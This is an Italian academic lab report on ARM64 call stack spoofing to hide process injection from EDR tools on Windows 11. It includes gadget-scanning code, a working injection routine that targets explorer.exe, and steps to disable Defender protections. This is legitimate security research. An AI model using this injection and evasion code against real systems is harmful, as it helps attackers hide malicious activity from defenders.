

ARM64 Call Stack Spoofing

Defense Evasion su Windows 11 ARM64

Laboratorio di Cybersecurity

Corso di Laurea in Tecnologie Cloud e CyberSecurity

Università degli Studi di Salerno

A.A. 2025/2026

Davide Galdiero

17 giugno 2026

Indice

Abstract	3
1 Introduzione	4
1.1 Motivazione e Contesto	4
2 Fondamenti ARM64 su Windows	6
2.1 Layout della Memoria di Processo su Windows	6
2.2 Calling Convention ARM64 su Windows	7
2.3 La Catena x29/x30	8
2.4 ARM64 vs x86_64: Differenze per il Call Stack Spoofing	8
2.5 Strutture .pdata e .xdata	9
2.6 Il TEB e la Validazione dei Limiti dello Stack	10
2.7 Stack Kernel per Thread e Transizione Syscall	11
2.8 Ambiente di Laboratorio	11
3 Analisi Offensiva: Tecniche di Call Stack Spoofing	13
3.1 Baseline — Chiamata Diretta	17
3.1.1 Meccanismo	18
3.1.2 Codice Rilevante	18
3.1.3 Stack in Memoria	18
3.1.4 Evidenze Raccolte	18
3.1.5 Riepilogo	20
3.2 Single-Frame Spoofing	20
3.2.1 Meccanismo	20
3.2.2 Codice Rilevante	20
3.2.3 Stack in Memoria	22
3.2.4 Evidenze Raccolte	22
3.2.5 Riepilogo	23
3.3 Stack Pivot	24
3.3.1 Meccanismo	24
3.3.2 Codice Rilevante	24
3.3.3 Stack in Memoria	26
3.3.4 Evidenze Raccolte	26
3.3.5 Riepilogo	27
3.4 Riepilogo Comparativo	27

4	Analisi Difensiva	29
4.1	Meccanismi di Difesa per Scenario	29
4.1.1	Single-Frame Spoofing	29
4.1.2	Stack Pivot	29
4.2	EDR in kernel-mode: rilevamento e blocco	30
4.2.1	Spazio di esecuzione, fonti di osservazione e sincronia	30
4.2.2	Applicazione agli scenari analizzati	31
5	Conclusioni: Tradeoff Attaccante / Difensore	32
5.1	Scelta Razionale dell'Attaccante	32
5.2	Tradeoff del Difensore: Rilevamento vs Blocco	32

Abstract

Questo elaborato analizza empiricamente le tecniche di *call stack spoofing* sull'architettura ARM64 sotto Windows 11, con l'obiettivo di misurarne l'efficacia contro gli stack walker degli strumenti di sicurezza endpoint. Vengono implementati e analizzati tre scenari progressivi — chiamata diretta (baseline), single-frame spoofing e stack pivot — applicati a una funzione target che esegue iniezione di codice in un processo remoto tramite le API `OpenProcess`, `VirtualAllocEx` e `CreateRemoteThread`. Per ciascuno scenario vengono raccolti artifact reali da una macchina virtuale Windows 11 ARM64 e analizzati con WinDbg, System Informer e `CaptureStackBackTrace`. L'analisi mostra che lo stack pivot elimina completamente la visibilità degli stack walker user-mode ma introduce una firma deterministica nel valore di SP rispetto ai limiti TEB, mentre il single-frame spoofing ottiene evasione parziale a costo implementativo inferiore. L'analisi difensiva dimostra che tutti e tre gli scenari presentano almeno una firma rilevabile in user-mode; gli strumenti EDR kernel-mode aggiungono un punto di cattura sincrono inaccessibile all'attaccante.

Capitolo 1

Introduzione

La *call stack* è la struttura dati che il sistema operativo mantiene per ogni thread in esecuzione: registra la sequenza di funzioni attive, dalla funzione corrente fino al punto di ingresso del thread. Su questa struttura si basa una classe importante di tecniche difensive: gli strumenti di sicurezza intercettano le chiamate alle API di sistema sensibili e risalgono la call stack per ricostruire il contesto di invocazione. Se la sequenza di chiamate ha origine da codice firmato e legittimo, l'operazione è classificata come benigna; se risale a un modulo sconosciuto o non firmato, viene segnalata come anomala. Il *call stack spoofing* è una tecnica di *defense evasion* che sfrutta questa dipendenza: falsificando i frame pointer e i return address visibili agli stack walker, è possibile presentare una call chain apparentemente legittima anche durante operazioni intrinsecamente sospette.

Gli strumenti che si affidano a questa ispezione appartengono alla categoria degli *Endpoint Detection and Response* (EDR). Un EDR è un agente software distribuito su ogni endpoint aziendale con l'obiettivo di rilevare comportamenti malevoli a runtime, raccogliere telemetria e, nelle configurazioni più aggressive, bloccare le operazioni classificate come pericolose. Intercettano le chiamate alle API di sistema e ispezionano la call stack per attribuire ogni operazione al codice che l'ha originata.

Il collegamento tra call stack spoofing e EDR è diretto: poiché l'EDR usa la call stack come segnale di attribuzione, un attaccante che controlli ciò che la call stack mostra può ridurre la probabilità che un'operazione sospetta venga correttamente classificata. Invece di apparire come originata da codice malevolo, l'azione risulta attribuita a una libreria di sistema legittima e viene trattata come benigna dall'EDR.

1.1 Motivazione e Contesto

Un caso emblematico è il *worm*: una volta ottenuta l'esecuzione su un sistema enterprise, deve allocare memoria eseguibile in altri processi, accedere allo spazio di indirizzamento di processi privilegiati e replicarsi lateralmente. Si tratta di operazioni che l'EDR monitora sistematicamente e che, se attribuite al binario del worm, generano un alert e potenzialmente un blocco. Il call stack spoofing consente al worm di eseguire queste stesse operazioni facendo apparire ogni chiamata sensibile come originata da codice di sistema, riducendo la superficie di rilevamento senza modificare il comportamento funzionale.

Il contesto di questo elaborato è il seguente: l'attore è un operatore di ransomware che ha già ottenuto l'esecuzione iniziale su un endpoint enterprise tramite tecniche esterne allo scope di questo elaborato (phishing, sfruttamento di vulnerabilità, compromissione della supply chain). L'obiettivo successivo è eseguire operazioni ad alto rischio — movimento

laterale, escalation di privilegi, esfiltrazione di dati, deployment del payload finale — mentre l'EDR è attivo. Poiché l'ambiente enterprise garantisce la presenza di un EDR per requisito normativo, la capacità di ridurre la visibilità è un vantaggio operativo concreto per l'attaccante. Il contesto consumer privo di EDR per default non è rilevante per queste tecniche: senza uno strumento che ispeziona la call stack, non c'è nulla da ingannare.

Questo elaborato documenta empiricamente come le tecniche di call stack spoofing si adattino all'architettura ARM64 su Windows 11 e misura il loro effetto sulla visibilità degli strumenti di analisi stack.

Capitolo 2

Fondamenti ARM64 su Windows

Questo capitolo fornisce il quadro teorico necessario per interpretare i tre scenari del Capitolo 3. L'attenzione è concentrata sugli aspetti dell'architettura ARM64 e delle strutture Windows che influenzano direttamente il call stack spoofing: il layout della memoria di processo e il ruolo di `ntdll.dll`, la calling convention, la catena di frame pointer, il segmento `.pdata`, la validazione dei limiti dello stack tramite il Thread Environment Block e la struttura dello stack kernel per thread con la relativa transizione `syscall`.

2.1 Layout della Memoria di Processo su Windows

Il loader mappa le regioni principali del processo illustrate in Tabella 2.1.

Regione	Contenuto e caratteristiche
Stack del thread	Cresce verso indirizzi decrescenti. Dimensione di default 1 MB (espandibile). Allocata dal kernel; tipo <code>MEM_STACK</code> . I limiti sono registrati nel TEB (<code>StackBase</code> , <code>StackLimit</code>).
Heap	Allocazioni dinamiche via <code>HeapAlloc</code> / <code>VirtualAlloc</code> . Più heap possono coesistere; tipo <code>MEM_PRIVATE</code> .
Moduli (<code>.text</code>)	Codice eseguibile e DLL mappati in sola lettura. Contengono i segmenti <code>.pdata</code> e <code>.xdata</code> per l'unwinding delle eccezioni.
TEB / PEB	Strutture per-thread e per-processo mappate dal kernel. Su ARM64 il registro <code>x18</code> punta al TEB corrente.

Tabella 2.1: Principali regioni della memoria di processo su Windows 11 ARM64.

Tra i moduli caricati in ogni processo, `ntdll.dll` occupa un ruolo privilegiato: è la DLL di sistema più bassa del mondo user-mode, mappata automaticamente dal kernel prima ancora che il processo parta. Contiene tre categorie di funzioni: gli stub delle system call (`Nt*`/`Zw*`), che eseguono la transizione verso il kernel; la runtime library (`Rtl*`), che include `RtlVirtualUnwind` e le primitive per la gestione delle eccezioni; il loader (`Ldr*`), responsabile del caricamento delle altre DLL. Essendo presente in ogni processo Windows

e contenendo migliaia di call site con record `.pdata` validi, `ntdll.dll` sarà la fonte dei gadget utilizzati nei tre scenari del Capitolo 3.

ASLR (Address Space Layout Randomization) è attivo per default su Windows 11: la base di ogni modulo cambia ad ogni run, mentre i relativi offset (RVA) restano costanti.

2.2 Calling Convention ARM64 su Windows

La Windows ARM64 ABI (Application Binary Interface) differisce significativamente dalla Microsoft x86_64 ABI [1]. La Tabella 2.2 ne sintetizza le differenze rilevanti per l'analisi dello stack.

Aspetto	ARM64 Windows	x86_64 Windows
Argomenti interi/puntatori	x0–x7	rcx, rdx, r8, r9
Valore di ritorno	x0	rax
Frame pointer	x29	rbp (opzionale)
Link register	x30 (registro)	indirizzo su stack (via CALL)
TEB user-mode	x18 (riservato)	GS: [0x30]
Allineamento SP	16 byte obbligatorio	16 byte obbligatorio
Dimensione istruzione	4 byte fissi	1–15 byte variabile
<i>Registri callee-saved (non-volatile)</i>		
	x19–x28, x29, SP	rbx, rbp, rdi, rsi, r12–r15
<i>Semantica del Registro x30 (LR)</i>		
	Il registro x30 risulta volatile dal punto di vista del caller (in quanto viene sovrascritto da istruzioni BL/BLR), ma ricade sotto la responsabilità del callee preservarlo prima di eseguire chiamate nidificate. Sebbene non appartenga ai registri non-volatile in senso stretto, l'obbligo di conservazione spetta alla funzione chiamata.	

Tabella 2.2: Confronto tra la Windows ARM64 ABI e la Microsoft x86_64 ABI per gli aspetti rilevanti all'analisi dello stack [1].

Il punto di divergenza più rilevante per il call stack spoofing è il **link register**: su x86_64, l'istruzione `CALL` deposita automaticamente l'indirizzo di ritorno in cima allo stack prima di trasferire il controllo; su ARM64, l'istruzione `BL` (*Branch with Link*) salva l'indirizzo di ritorno nel registro x30 (LR) senza toccare lo stack. Il valore di x30 viene scritto nello stack *solo* dal prologo della funzione chiamata, se quella funzione effettuerà a sua volta altre chiamate (funzione non-leaf). Una funzione leaf che non chiama nessun'altra funzione può operare senza mai salvare x30.

Questa separazione tra il momento della chiamata e il momento del salvataggio del return address è la proprietà architetturale che rende possibile la sostituzione di LR con un gadget *dopo* il ritorno al chiamante.

2.3 La Catena x29/x30

Ogni funzione non-leaf costruisce il proprio frame stack seguendo uno schema uniforme imposto dal compilatore. Il prologo canonico ARM64 emesso da MSVC per una funzione con frame di dimensione N è:

```
1 stp    x29, x30, [sp, #-N]!    ; decrementa SP di N, salva {FP, LR}
2 mov    x29, sp                ; x29 = nuovo FP (top del frame
                               corrente)
```

Listing 2.1: Prologo canonico ARM64 Windows: salvataggio di FP e LR, costruzione del frame pointer

L'istruzione `stp` con modalità *pre-index* (!) esegue le due operazioni atomicamente: SP viene decrementato di N byte (il frame size, multiplo di 16), e la coppia {x29, x30} viene scritta ai nuovi indirizzi [SP+0] e [SP+8]. L'istruzione successiva imposta `x29 = SP`, ancorandolo al top del frame appena costruito.

Al termine dell'esecuzione del prologo, la memoria attorno a SP forma la struttura mostrata in Tabella 2.3.

Offset da SP	Registro salvato	Significato
[SP+0]	x29 (FP precedente)	puntatore al frame del chiamante
[SP+8]	x30 (LR)	indirizzo di ritorno al chiamante
[SP+16] – [SP+N-1]	altri callee-saved	x19–x28, variabili locali

Tabella 2.3: Layout del frame stack ARM64 dopo l'esecuzione del prologo canonico.

La catena di frame pointer si forma perché ogni x29 punta alla posizione [SP+0] del frame precedente, che contiene a sua volta il x29 del frame ancora precedente. Un walker che segua questa catena risale l'intera call stack leggendo alternativamente il frame pointer e il return address salvati a ogni livello. In una chiamata diretta, questa catena è integra dalla funzione più profonda fino al CRT entry point.

2.4 ARM64 vs x86_64: Differenze per il Call Stack Spoofing

Quattro proprietà architetturali di ARM64 influenzano direttamente le tecniche di call stack spoofing rispetto all'equivalente x86_64.

Istruzioni a 4 byte fissi. Ogni istruzione ARM64 occupa esattamente 4 byte, allineata a 4 byte. Ne consegue che ogni indirizzo di ritorno valido è un multiplo di 4. In x86_64, dove le istruzioni hanno lunghezza variabile da 1 a 15 byte, un attaccante può scegliere gadget che puntino a offset arbitrari all'interno di una funzione. Su ARM64 i gadget validi sono esclusivamente agli indirizzi di inizio istruzione, riducendo (ma non eliminando) la superficie di selezione.

Assenza della RET a 1 byte. Su x86_64 le istruzioni hanno lunghezza variabile: il byte 0xC3 corrisponde a RET e compare frequentemente anche nel mezzo di istruzioni più lunghe,

a offset non allineati. Un attaccante può puntare a qualsiasi occorrenza di quel byte in memoria e ottenere un gadget RET funzionante senza che quel byte sia mai stato scritto come istruzione autonoma. Su ARM64 questo meccanismo non esiste: l'allineamento a 4 byte impedisce di leggere istruzioni a offset arbitrari, quindi RET (alias BR x30, encoding 0xD65F03C0) deve essere presente in forma esplicita a un indirizzo allineato, poiché non è ricavabile da sequenze casuali di byte. I gadget ARM64 risultano quindi meno numerosi e devono essere cercati all'interno delle istruzioni reali del codice di sistema.

LR come registro, non come valore sullo stack. Su x86_64, al momento dell'istruzione CALL, il return address è già in cima allo stack: un attaccante con scrittura arbitraria nello stack può sovrascrivere immediatamente il valore. Su ARM64, x30 è un registro; viene scritto nello stack solo nel prologo della funzione chiamata. L'attacco deve quindi agire *dopo* il prologo, modificando il valore già salvato, oppure costruire un frame falso che presenti un LR controllato dall'attaccante al momento dello stack walk.

Registro x18 riservato al TEB. Su Windows ARM64, il registro x18 è riservato dal sistema operativo e punta sempre al Thread Environment Block (TEB) del thread corrente. Il codice kernel e user-mode che necessita di `StackBase` o `StackLimit` lo recupera direttamente da x18 senza passare per una system call, rendendo la validazione di SP a basso costo. Le implicazioni per il rilevamento dello stack pivot sono discusse nella Sezione 2.6.

2.5 Strutture .pdata e .xdata

Windows richiede che ogni funzione non-leaf di un modulo PE sia descritta da un record `RUNTIME_FUNCTION` nel segmento `.pdata` [2]. La struttura contiene tre campi a 32 bit, espressi come RVA (Relative Virtual Address) rispetto alla base del modulo:

```
1 typedef struct _RUNTIME_FUNCTION {
2     DWORD BeginAddress;    /* RVA inizio funzione */
3     DWORD EndAddress;      /* RVA fine funzione (escluso) */
4     DWORD UnwindData;      /* RVA del record UNWIND_INFO in .xdata
5                             */
6 } RUNTIME_FUNCTION;
```

Listing 2.2: Struttura `RUNTIME_FUNCTION` in `.pdata` (ARM64)

Il segmento `.xdata`, puntato da `UnwindData`, contiene gli *unwind codes*: istruzioni che descrivono, in ordine inverso, ogni modifica a SP e ai registri callee-saved effettuata dal prologo. La funzione `RtlVirtualUnwind` dell'API Windows utilizza questi codici per riportare i registri allo stato che avevano prima della chiamata alla funzione, senza dover eseguire l'epilogo: è il meccanismo su cui si basa il walker `.pdata` di WinDbg e il runtime delle eccezioni C++.

Il processo di stack walking tramite `.pdata` segue i passi mostrati in Tabella 2.4.

Passo	Operazione
1	Dato PC corrente, cerca in <code>.pdata</code> il <code>RUNTIME_FUNCTION</code> il cui intervallo <code>[BeginAddress, EndAddress)</code> lo contenga.
2	Se trovato, chiama <code>RtlVirtualUnwind</code> con il record: i registri callee-saved e SP vengono ripristinati allo stato del chiamante.
3	Il nuovo PC è il return address ripristinato. Torna al passo 1.
4	Se non trovato (PC fuori da tutti i record), il walker si ferma: il return address non è recuperabile.

Tabella 2.4: Algoritmo del walker `.pdata` impiegato da WinDbg e dal runtime Windows.

Il passo 4 è il punto critico per le tecniche di spoofing: una funzione che contenga istruzioni di modifica di SP al di fuori del prologo canonico non è coperta da alcun record `RUNTIME_FUNCTION`. Quando il walker raggiunge quel PC, la ricerca in `.pdata` fallisce e la catena viene troncata, producendo un `RetAddr` nullo. Un gadget `ntdll` scelto come LR falso è invece coperto da un record valido perché è codice di sistema e viene attraversato correttamente, comparendo come frame intermedio in `CaptureStackBackTrace`.

2.6 Il TEB e la Validazione dei Limiti dello Stack

Il Thread Environment Block (TEB) è una struttura kernel allocata per ogni thread attivo e mappata nello spazio di indirizzi user-mode. Su ARM64 Windows il registro `x18` contiene sempre il suo indirizzo base; i due campi rilevanti per la validazione dello stack sono accessibili a costo zero [3]:

```

1 ldr x0, [x18, #0x08] ; x0 = TEB.StackBase (indirizzo massimo
   stack)
2 ldr x1, [x18, #0x10] ; x1 = TEB.StackLimit (indirizzo minimo
   stack)
```

Listing 2.3: Accesso a `StackBase` e `StackLimit` dal TEB su ARM64 Windows

La validazione eseguita da `RtlCaptureStackBackTrace` prima di attraversare ogni frame è:

$$\text{TEB.StackLimit} \leq \text{SP} < \text{TEB.StackBase} \quad (2.1)$$

Se la condizione non è soddisfatta il walker restituisce zero frame *immediatamente*, senza produrre un backtrace parziale. Quando SP è all'interno dell'intervallo tutti i frame sono visibili; quando invece SP viene spostato su memoria allocata con `VirtualAlloc`, estranea all'intervallo TEB, la condizione (2.1) è immediatamente falsa: `CaptureStackBackTrace` restituisce zero frame e WinDbg emette il warning `Stack pointer is outside the normal stack bounds`.

Il TEB è una struttura *scrivibile* dallo user-mode: un attaccante potrebbe in linea di principio aggiornare `StackBase` e `StackLimit` per coprire il fake stack. Questa contromisura introduce però una firma rilevabile a livello di tipo di allocazione: il kernel

assegna allo stack di sistema il tipo `MEM_STACK`, mentre una regione `VirtualAlloc` è di tipo `MEM_PRIVATE`. Le implicazioni difensive sono analizzate nel Capitolo 5.

2.7 Stack Kernel per Thread e Transizione Syscall

Ogni thread Windows dispone di due stack distinti. Il primo è lo stack user-mode, delimitato dai campi `StackBase` e `StackLimit` del TEB descritti nella sezione precedente. Il secondo è lo stack kernel, allocato dal kernel nello spazio di indirizzi kernel (`0xFFFF...`) alla creazione del thread. Lo stack kernel è inaccessibile da user-mode: risiede in un intervallo di indirizzi raggiungibile esclusivamente al livello di privilegio EL1, non presente nelle page table EL0. La sua dimensione è tipicamente 12–16 KB, molto inferiore al megabyte di default dello stack user-mode.

Quando un thread esegue una system call, il processore ARM64 commuta il livello di privilegio da EL0 a EL1 e sostituisce SP con il puntatore allo stack kernel del thread. Prima che qualsiasi codice kernel esegua, l'hardware scrive automaticamente lo stato dei registri user-mode nella struttura `_KTRAP_FRAME`, allocata in cima allo stack kernel. I campi rilevanti per l'analisi dello stack sono raccolti in Tabella 2.5.

Campo	Contenuto al momento della transizione EL0 → EL1
Sp	Valore di SP in user-mode al momento dell'invocazione della syscall.
Pc	Indirizzo dell'istruzione user-mode successiva alla syscall.
X29	Frame pointer user-mode (testa della catena x29/x30).
X30	Link register user-mode al momento della transizione.

Tabella 2.5: Campi di `_KTRAP_FRAME` rilevanti per l'analisi dello stack.

Il campo `Sp` del trap frame contiene il valore di SP nel momento esatto della transizione, prima che il kernel modifichi alcun registro. Poiché la struttura risiede in memoria kernel, nessun codice in user-mode può accedervi o modificarla dopo che l'hardware l'ha scritta. Questa proprietà rende `TrapFrame.Sp` una fonte autoritativa del valore di SP al momento della syscall, indipendentemente da qualsiasi manipolazione eseguita in precedenza.

2.8 Ambiente di Laboratorio

Il laboratorio simula le operazioni di evasione di un worm già in esecuzione sul sistema target: `stack_spoof.exe` invoca funzioni di sistema monitorate dagli stack walker (chiamata a funzione arbitraria negli scenari 1–3 e creazione di un processo nello scenario 5), applicando le tecniche di spoofing descritte nei cinque scenari. Il meccanismo di auto-replicazione non è oggetto di questo laboratorio: l'analisi è concentrata esclusivamente sulle tecniche di evasione dal rilevamento degli stack walker user-mode.

Macchina virtuale.

- **Hypervisor:** VMware Fusion su macOS Apple Silicon.
- **Sistema operativo:** Windows 11 ARM64, versione 25H2v2, build 26200.8037.
- **Risorse:** 2 vCPU Apple Silicon, 4 GB di RAM.

Software installato.

- **Git for Windows** per clonare la repository dalla VM.
- **Visual Studio** con i componenti *Sviluppo di applicazioni desktop con C++ e ARM64 Native Tools* per il toolchain di compilazione e linking ARM64.

Configurazione di Windows Defender. Windows Defender (Microsoft Defender Antivirus) è il tool di sicurezza preinstallato sull'ambiente di test. Per consentire la compilazione e l'esecuzione del binario senza interferenze sono state applicate le seguenti modifiche tramite l'interfaccia *Windows Security*:

- **Tamper Protection disabilitata** per impedire la modifica delle impostazioni di Defender da parte di processi non autorizzati; disabilitata per permettere la configurazione delle esclusioni successive.
- **Smart App Control disabilitato** in quanto il binario è compilato localmente senza firma digitale.
- **Esclusione della directory.** La cartella contenente la repository clonata è stata aggiunta alle esclusioni di Defender per impedire la quarantena automatica del binario durante compilazione ed esecuzione.

Strumenti di analisi. Gli strumenti impiegati sono WinDbg, System Informer e CaptureStackBackTrace; il meccanismo di ciascuno è descritto nella Sezione 3 del Capitolo 3.

Strumento di difesa. CrowdStrike Falcon è la soluzione EDR enterprise impiegata nel laboratorio come strumento di difesa contro il call stack spoofing. Opera tramite sensori kernel-mode e fornisce la prospettiva del difensore sui comportamenti rilevati durante l'esecuzione dei quattro scenari. Il suo funzionamento e i risultati dell'analisi sono trattati nel Capitolo 4.

Ottenere il worm simulato. Nella directory esclusa da Defender:

1. `git clone https://github.com/taekwondodev/ARM64-CallStackSpoofing-Analysis.git`
2. `cd` nella cartella clonata.
3. Dall'ambiente *ARM64 Native Tools Command Prompt* di Visual Studio, eseguire `build.bat` per produrre `stack_spoof.exe`.

Capitolo 3

Analisi Offensiva: Tecniche di Call Stack Spoofing

Il capitolo analizza le tecniche di call stack spoofing applicate a una funzione di iniezione di codice in un processo di sistema. La funzione bersaglio è `InjectExplorer`: una catena API che esegue iniezione di memoria su `explorer.exe` tramite `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory` e `CreateRemoteThread`. A differenza delle funzioni simboliche impiegate nel codice originale di Hagenah (`SecretFunction` e `LaunchNotepad`), questa catena costituisce un segnale comportamentale riconoscibile dagli EDR: non è il contenuto del payload a essere rilevato, ma il *pattern* di chiamate API che lo porta all'esecuzione.

La baseline e le due tecniche di spoofing documentano come la medesima operazione offensiva appare agli strumenti di analisi dello stack in funzione della tecnica impiegata, dal ground truth della chiamata diretta alla completa evasione tramite stack pivot.

Il binario `stack_spoof.exe`

Il binario è composto da due file sorgente: `stack_spoof_arm64.c` (logica C: `InjectExplorer`, funzioni scenario, orchestrazione) e `stack_spoof_arm64.asm` (stub in assembly ARM64 che manipolano direttamente SP, x29 e x30).

Infrastruttura comune: gadget discovery.

```
1  /* Maschera per riconoscere un'istruzione BL (Branch with Link) a
   32 bit */
2  #define ARM64_BL_MASK    0xFC000000
3  #define ARM64_BL_OPCODE 0x94000000
4
5  /* Scansiona .text di ntdll cercando istruzioni BL.
   Ogni BL si trova in una funzione non-leaf: l'indirizzo che lo
   segue
7  cade nel range [BeginAddress, EndAddress) del suo
   RUNTIME_FUNCTION.
8  RtlLookupFunctionEntry(gadget) restituisce un record valido: il
   walker
9  applica gli unwind codes e risale la catena senza anomalie.
10 */
11 BOOL CacheCallSites(const char *moduleName, GADGET_CACHE *cache) {
```

```

12  /* ... parse PE headers per localizzare .text ... */
13  while (pCurrent < pEnd && cache->count < MAX_GADGETS) {
14      if (((*pCurrent) & ARM64_BL_MASK) == ARM64_BL_OPCODE)
15          cache->addresses[cache->count++] = (void *) (pCurrent +
16              1);
17      pCurrent++;
18  }
19
20  /* Seleziona un gadget casuale: la randomizzazione impedisce firme
21     statiche basate su un indirizzo fisso. */
22  void *GetRandomGadget(GADGET_CACHE *cache) {
23      return cache->addresses[rand() % cache->count];
24  }
25
26  /* Inizializzazione in main(): prerequisito per tutti gli scenari
27     */
28  SymInitialize(GetCurrentProcess(), NULL, TRUE); /* attiva
    risoluzione simboli */
    CacheCallSites("ntdll.dll", &g_gadgetCache); /* popola il pool
    di gadget */

```

Listing 3.1: Infrastruttura C condivisa: gadget discovery su ntdll.dll.

Compilazione con build.bat.

```

1  REM  Richiede: ARM64 Native Tools Command Prompt (armasm64 in PATH)
2
3  REM  1. Assembla gli stub ARM64 -- nessun compilatore C intermedia
4  armasm64 -o stack_spoof_arm64_asm.obj stack_spoof_arm64.asm
5
6  REM  2. Compila il sorgente C
7  cl.exe /O2 /MT /Zi /c stack_spoof_arm64.c
8
9  REM  3. Linka per ARM64 con i simboli di debug e le librerie di
10 sistema
11 link.exe /OUT:stack_spoof.exe /MACHINE:ARM64 /DEBUG /PDB:
12     stack_spoof.pdb ^
    stack_spoof_arm64.obj stack_spoof_arm64_asm.obj ^
    dbghelp.lib kernel32.lib ntdll.lib

```

Listing 3.2: Script build.bat: compilazione in tre passi.

Stub assembly. MSVC su ARM64 non supporta inline assembly: qualsiasi modifica diretta a SP, x29 o x30 richiede stub separati, scritti al di fuori del modello del compilatore. Il meccanismo specifico di ciascuno stub è descritto nella sezione dello scenario che lo impiega.

La funzione target: InjectExplorer

InjectExplorer è la funzione bersaglio di tutti e tre gli scenari. È dichiarata `__declspec(noinline)`: MSVC emette un record `RUNTIME_FUNCTION` proprio, rendendo il frame risolvibile da `RtlVirtualUnwind` in modo non ambiguo.

```
1  /* InjectExplorer: catena API per iniezione di codice in explorer.
   exe.
2  Il segnale per gli EDR non e' il payload (benigno) ma il pattern
   API:
3  OpenProcess(PROCESS_VM_WRITE|PROCESS_VM_OPERATION|
   PROCESS_CREATE_THREAD)
4  + VirtualAllocEx(RWX) + WriteProcessMemory + CreateRemoteThread.
   */
5  __declspec(noinline) BOOL WINAPI InjectExplorer(LPVOID param) {
6  /* Traccia lo stack user-mode all'ingresso: visione per
   CaptureStackBackTrace */
7  void *backtrace[12];
8  USHORT frames = CaptureStackBackTrace(0, 12, backtrace, NULL);
9  /* ... risoluzione simbolica e stampa backtrace ... */
10
11  /* [1] Trova il PID di explorer.exe tramite snapshot processi
   */
12  DWORD explorerPid = 0;
13  HANDLE hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
14  PROCESSENTRY32W pe = {sizeof(pe)};
15  if (Process32FirstW(hSnap, &pe)) {
16      do {
17          if (wcscmp(pe.szExeFile, L"explorer.exe") == 0)
18              explorerPid = pe.th32ProcessID;
19          } while (!explorerPid && Process32NextW(hSnap, &pe));
20      }
21      CloseHandle(hSnap);
22
23  /* [2] Apre il processo con diritti di scrittura e creazione
   thread */
24  HANDLE hProc = OpenProcess(
25      PROCESS_VM_WRITE | PROCESS_VM_OPERATION |
26      PROCESS_CREATE_THREAD,
27      FALSE, explorerPid);
28
29  /* [3] Alloca una pagina RWX nel processo target */
30  LPVOID remMem = VirtualAllocEx(hProc, NULL, 4096,
31      MEM_COMMIT | MEM_RESERVE,
32      PAGE_EXECUTE_READWRITE);
33
34  /* [4] Payload ARM64 benigno: 3 x NOP + RET (16 byte) */
35  BYTE payload[] = {
36      0x1F, 0x20, 0x03, 0xD5, /* NOP */
37      0x1F, 0x20, 0x03, 0xD5, /* NOP */
38      0x1F, 0x20, 0x03, 0xD5, /* NOP */
39      0xC0, 0x03, 0x5F, 0xD6 /* RET */
40  }
```



```

39     };
40     SIZE_T written = 0;
41     WriteProcessMemory(hProc, remMem, payload, sizeof(payload), &
        written);
42
43     /* [5] Crea un thread remoto che esegue il payload in explorer.
        exe */
44     HANDLE hThread = CreateRemoteThread(hProc, NULL, 0,
45                                         (LPTHREAD_START_ROUTINE)
66                                         remMem,
46                                         NULL, 0, NULL);
47
48     WaitForSingleObject(hThread, 2000);
49     VirtualFreeEx(hProc, remMem, 0, MEM_RELEASE);
50     CloseHandle(hThread);
51     CloseHandle(hProc);
52     return TRUE;
53 }

```

Listing 3.3: InjectExplorer: catena API di iniezione su explorer.exe e traccia CaptureStackBackTrace all'ingresso.

La catena si articola in cinque fasi sequenziali:

1. **CaptureStackBackTrace.** All'ingresso della funzione, prima di qualsiasi altra operazione, CaptureStackBackTrace percorre la catena x29/x30 e ne stampa i simboli sulla console. È questa la chiamata che produce i backtrace [00]...[nn] riportati nelle evidenze dei singoli scenari.
2. **Enumerazione processi.** CreateToolhelp32Snapshot + Process32FirstW/Process32NextW individuano il PID di explorer.exe.
3. **OpenProcess.** Tre diritti sono richiesti: PROCESS_VM_WRITE, PROCESS_VM_OPERATION, PROCESS_CREATE_THREAD. Questo insieme costituisce il segnale comportamentale primario per gli EDR: nessuna funzione legittima del sistema operativo richiede contemporaneamente scrittura di memoria remota e creazione di thread nello stesso processo.
4. **VirtualAllocEx + WriteProcessMemory.** Una pagina PAGE_EXECUTE_READWRITE (RWX) è allocata nel target e popolata con il payload: 3 istruzioni NOP ARM64 (0x1F 20 03 D5) più RET (0xC0 03 5F D6). Il payload è benigno: il suo scopo è esclusivamente esercitare il pattern API. La segnalazione EDR avviene per il *comportamento*, non per il contenuto del codice iniettato.
5. **CreateRemoteThread.** Il thread remoto viene avviato sull'indirizzo allocato; il payload esegue tre NOP e ritorna immediatamente.

Strumenti e Metodologia di Analisi

Ogni scenario è analizzato con tre strumenti di osservazione, ciascuno con un meccanismo di stack walking distinto.

WinDbg. Debugger Microsoft in modalità user-mode attach con simboli pubblici. Il walker si basa su `RtlVirtualUnwind`: legge i record `RUNTIME_FUNCTION` nel segmento `.pdata` del PE per ricostruire virtualmente lo stato dei registri frame per frame, indipendentemente da `x29`. Più robusto della catena FP ma dipende dall'integrità e completezza dei metadati `.pdata`.

System Informer. Walker ibrido che combina la catena `x29/x30` con i record `.pdata`. Le righe evidenziate in giallo indicano frame che il walker non riesce a risolvere completamente: nello scenario baseline corrispondono a funzioni inlined prive di frame proprio; negli scenari di spoofing indicano frame anomali o irrisolvibili.

CaptureStackBackTrace. Funzione Win32 invocata dall'interno di `InjectExplorer`: percorre la catena `x29/x30` in user-mode senza consultare `.pdata`. Se un LR è stato sostituito con un gadget `ntdll`, lo riporta senza verificarne l'autenticità. L'output è visibile sulla console del binario.

Sequenza di analisi WinDbg

La procedura è identica per tutti e tre gli scenari; i comandi sono eseguiti nell'ordine seguente.

1. Breakpoint simbolico all'entry di `InjectExplorer`, prima che il prologo esegua: `bp stack_spoof!InjectExplorer`. SP non è ancora decrementato, ma il frame del chiamante è integro: è il momento in cui gadget inseriti e catena reale sono simultaneamente osservabili.
2. `g`. Avvia l'esecuzione fino al breakpoint.
3. `k`. Mostra la call stack applicando gli unwind codes dei record `.pdata` tramite `RtlVirtualUnwind`. Per ogni frame riporta `Child-SP`, `RetAddr` e `Call Site`. Le funzioni inlined compaiono come (`Inline Function`) senza un proprio `Child-SP`.
4. `dq sp L10`. Dump di 16 quadword a partire da SP. Permette di localizzare le coppie (FP, LR) costruite dagli stub assembly e verificare la presenza dei gadget `ntdll` nello stack grezzo.
5. `dt _NT_TIB @$teb`. Mostra `StackBase` (offset `+0x008`) e `StackLimit` (offset `+0x010`). Fornisce i limiti entro cui SP deve cadere per essere valido; usato per verificare la condizione di bounds negli scenari di stack pivot.

3.1 Baseline — Chiamata Diretta

